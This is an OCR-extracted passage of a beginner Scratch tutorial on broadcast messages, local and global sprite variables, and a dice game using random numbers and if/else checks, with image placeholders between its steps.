


STEP 3 Now we need to broadcast that 'init' message from our when [flag] clicked script so it runs at the same time. Drag a `broadcast` block to the Script Area and insert between the `when flag clicked` block and the `repeat [10]` block. Now click the arrow in `broadcast` and choose 'init'.

STEP 2 You can call the message anything you want but it should start with a lowercase letter and in this instance you are going to use the word "init". This stands for "initialize" and getting the lingo right now will make your life much easier when you move to a more complex language. Click OK.



STEP 4 Our program is almost ready but our `if` script only works once, when the Green Flag icon is clicked. We're going to place it inside a Forever block. This is okay though because it's not our main program and we are also going to add a `stop all` block to the end of our `when flag clicked` block. Click the Green Flag to see your program run.




Objects and Local Variables

You've already met variables but Scratch makes them easy to understand. What isn't so obvious in Python is how variables are stored locally to objects. This is where Scratch helps. You're going to create a dice game to help understand this.


ARE YOU LOCAL OR GLOBAL?

Objects, like your Scratch Cat sprite, can have their own variables. This could be the player score or the amount of ammunition left. These are stored inside the object and are known as "local". Variables used by all objects are known as 'global'.


STEP 1 You're going to leave the disco behind. Choose File > New. You start with a blank stage containing a single Scratch Cat sprite. Click Control and drag a `when flag clicked` block to the Script Area.




STEP 2 You're going to create a simple game where Scratch Cat rolls two dice and wins if they're both the same number. Click Data. Unlike other sections there are no blocks here; instead we have to create the variables we need. We need two, one for each dice.




STEP 3 Click Make a variable and enter `dice1` into the ? window making sure that your variable starts with a lowercase letter. There are two options here: `For all sprites` and `For this sprite only`. `For all sprites` allows every sprite to use the dice; this is known as a global variable.




STEP 4 `For this sprite only` means that only this sprite can use the two dice variables. this is known as a local variable. This is useful if you want to create another character with their own set of dice and play against each other. We're doing that in the next tutorial, so choose For this sprite only and click OK.



STEP 5 A whole bunch of blocks appears in the Block Palette. We can now use our dice1 variable but we want two dice, so click `Make a variable` again and this time enter `dice2`. Remember to choose `For this sprite only` and click OK.



STEP 6 Both the dice1 and dice2 variables are currently empty. They could be anything we wanted, but we want them to be a random number between 1 and 6. Drag the `set [dice1] to [0]` block and click it underneath the `when flag clicked` block. Drag another `set [dice1] to [0]` block underneath and change the `[dice1]` setting to `[dice2]`.




SMOOTH OPERATORS

Operators are used to change the values of variables. Some of these will be familiar; you've used the addition operator '+' to add two numbers together. Programs can also check if numbers are equal, bigger or smaller than each other or even not equal.


STEP 1 Click the Operator tab and drag a pick `random 1 to 10` block and drop it into the `[0]` in `set dice1 to [0]`. Change the `[10]` to a `[6]` so it reads `set dice1 to pick random [1] to [6]`. When we click the Green Flag it will pick a number between 1 and 6 and store it in the dice1 variable. Add a `pick random [1] to [10]` block to dice 2 and also set it to `[6]`.

STEP 2 We need to check the two dice. Click the Control tab and drag the `if else` block to the script. This block is like the `if` block we used before but it says, "if this happens, do this; if not, do this instead." Now click operators and look for the = block. Drag it into the space next to `if`.



STEP 3 The = operator checks if two things are the same but we need to tell it to check our variables. Click Data and drag `dice1` to the space on the left of the = block. Drag `dice2` to the space on the right of the = block.

STEP 4 Finally click the Looks tab and drag `say [Hello!]` blocks into the `if` and `else` spaces. Change the `say [Hello!]` text in `if` to `[I win!!!]` and in `else` to `[Oh no. I lose!]`. Click the Green Flag to play the game.




Global Variables and a Dice Game

We're going to create a game where two sprites play dice with each other and the sprite with the highest score wins. This lets us examine the idea of more than one object, each with its own set of local variables.


DOUBLE TROUBLE

We're going to start with the dice game from the previous tutorial, but create a second character. The fancy OOP word for this is "instantiation": creating an instance of something – in this case another instance of Scratch Cat.


STEP 1 Let's add a second character to the Stage. Shift click on Scratch Cat on the stage and choose Duplicate. Click OK. Rearrange the two characters on the stage so they're stood side by side. Use the Sprite Info Window to give them names: "Vic" and "Bob".




STEP 2 Select Bob and click Data in the Script Palette and you'll see dice1 and dice2. Bob received his own set of dice when we duplicated him but he doesn't share dice1 and dice2 with Vic. Place checks in the boxes next to dice1 and dice2 so you can see them on the Stage.




STEP 3 You can check this out by clicking the Green Flag icon. Vic and Bob will both roll dice1 and dice2 but each gets its own random result (shown in the Stage). We're going to change the game to one where the two dice are added together (highest score wins). Disconnect the If block from the script and drag it to the Block Palette.



